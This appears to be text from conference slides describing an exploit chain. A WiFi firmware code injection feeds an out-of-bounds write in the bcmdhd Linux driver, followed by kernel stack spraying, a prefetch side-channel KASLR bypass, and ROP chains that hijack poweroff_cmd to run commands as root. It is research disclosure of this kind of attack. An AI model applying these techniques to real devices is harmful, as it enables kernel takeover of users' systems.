
Stage1 WiFi code injector

ROM:0018977C			
ROM:0018977C	idle_thread		; CODE XREF: idle_thread_entry+4;j
ROM:0018977C 10 B5		PUSH	{R4,LR}
ROM:0018977E 04 46		MOV	R4, R0
ROM:00189780			
ROM:00189780	loc_189780		; CODE XREF: idle_thread+E;j
ROM:00189780 54 F0 54 FE		BL	injected_code ; Keypatch modified this from:
ROM:00189780			; BL threadx_idle_enter
ROM:00189784 20 46		MOV	R0, R4
ROM:00189786 99 F6 FF F8		BL	0x22988 ; hnd_poll
ROM:0018978A F9 E7		B	loc_189780
ROM:0018978A			; End of function idle_thread

Patched WiFi Firmware idle_thread to jump in stage2

LPE

Attack surface from the chipset



- WiFi part of the chipset uses PCIe to communicate with the main processor
 - DMA
 - Mailbox
- WiFi is managed by the BCMDHD Linux driver
- **Stage2** in the WiFi firmware is well placed to attack the Linux driver

LPE

Bcmdhd to chipset memory structures

```
typedef struct ring_info {
    uint32    ringmem_ptr; /* ring mem location in dongle memory */

    /* Following arrays are indexed using h2dring_idx and d2hring_idx, and not
     * by a ringid.
     */

    /* 32bit ptr to arrays of WR or RD indices for all rings in dongle memory */
    uint32    h2d_w_idx_ptr; /* Array of all H2D ring's WR indices */
    uint32    h2d_r_idx_ptr; /* Array of all H2D ring's RD indices */
    uint32 → d2h_w_idx_ptr; /* Array of all D2H ring's WR indices */
    uint32 → d2h_r_idx_ptr; /* Array of all D2H ring's RD indices */

    /* PCIE_DMA_INDEX feature: Dongle uses mem2mem DMA to sync arrays in host.
     * Host may directly fetch WR and RD indices from these host-side arrays.
     *
     * 64bit ptr to arrays of WR or RD indices for all rings in host memory.
     */
    sh_addr_t h2d_w_idx_hostaddr; /* Array of all H2D ring's WR indices */
    sh_addr_t h2d_r_idx_hostaddr; /* Array of all H2D ring's RD indices */
    sh_addr_t d2h_w_idx_hostaddr; /* Array of all D2H ring's WR indices */
    sh_addr_t d2h_r_idx_hostaddr; /* Array of all D2H ring's RD indices */

    uint16    max_sub_queues; /* maximum number of H2D rings: common + flow */
    uint16    rsvd;
} ring_info_t;
```

- Some structures are shared between chipset and driver, like `pciedev_shared_t` / `ring_info_t`
- These structures are reloaded from the chipset memory while handling a mailbox interrupt
 - In normal operation: during chipset startup, and chipset software crash
- **Stage2** can generate the mailbox interrupt to fill the structure `ring_info_t`

LPE

Out-of-bound write in bcmdhd


- `d2h_r_idx_ptr` is used as an offset to write inside a ioremap region (TCM)
- The offset is not checked to be in the TCM region!
- ioremap places addresses in the vmalloc region
- **Stage2** can write out of bound after the ioremap TCM region by setting `d2h_r_idx_ptr` to a value bigger than the TCM size
- Need to find something to write on!



LPE

Out-of-bound write exploitation

- Process Kernel Stacks are good candidates
 - Are in vmalloc region (allocated in `_do_fork` function)
 - Can be sprayed from **Stage1** by forking process multiple times
 - Process children can be blocked in a syscall to stay in Kernel (i.e. `clock_nanosleep`)
 - Write to Process Kernel Stacks is a powerful primitive => **direct ROP** after unblocking syscall
- Thanks to a big buffer allocated by the GPU driver, the offset (from TCM) of a process kernel stack is fixed
- **Stage2** (payload in WiFi firmware) can patch a process kernel stack of a child of **Stage1** (payload in `bsa_server`) blocked in `clock_nanosleep`



KASLR bypass

& hardened kernel configuration ☹️



Random kernel base address
But not a lot of possibilities...

```
0xffffffff81000000
0xffffffff82000000
0xffffffff83000000
...
0xffffffffbf000000
```



Reading a nice blogpost on side-channels at the same time...

EntryBleed: Breaking KASLR under KPTI with
Prefetch (CVE-2022-4543)

<https://www.willsroot.io/2022/12/entrybleed.html>



Similar side-channel issue
Prefetch times differ

```
fffffffb0900000 179
fffffffb0a00000 138
fffffffb0b00000 136
fffffffb0c00000 44
...
fffffffb1300000 179
```



LPE

ROP chain

End of a kernel process stack

0xffffffff90024007f50	75	00	a0	81	ff	ff	ff	ff	44	44	44	44	44	44	44	44
0xffffffff90024007f60	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44
0xffffffff90024007f70	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44
0xffffffff90024007f80	44	44	44	44	44	44	44	44	42	02	00	00	00	00	00	00
0xffffffff90024007f90	00	00	00	00	00	00	00	00	44	44	44	44	44	44	44	44
0xffffffff90024007fa0	44	44	44	44	44	44	44	44	da	ff	ff	ff	ff	ff	ff	ff
0xffffffff90024007fb0	b1	d2	23	92	c0	55	00	00	c0	ed	63	db	ff	7f	00	00
0xffffffff90024007fc0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0xffffffff90024007fd0	e6	00	00	00	00	00	00	00	b1	d2	23	92	c0	55	00	00
0xffffffff90024007fe0	33	00	00	00	00	00	00	00	42	02	00	00	00	00	00	00
0xffffffff90024007ff0	80	ec	63	db	ff	7f	00	00	2b	00	00	00	00	00	00	00

Last return address

Some controllable saved task registers (used to restore register values)

Strategy

Pivot

1. Replace **Return address** by a RET gadget address (that is executed when the **clock_nanosleep** syscall ends)
2. Use **saved register** as a first ROP chain

Ropchain 1 (in saved registers)


1. Jump in **copy_from_user** to fill the Kernel process stack with a second ROP chain

Ropchain 2

1. Jump in **copy_from_user** to override **poweroff_cmd** string in the kernel memory with the command we want to start
2. Call **poweroff_work_func** to start the command as root with User Mode Helper Linux subsystem
3. Call **do_exit** to end the task properly

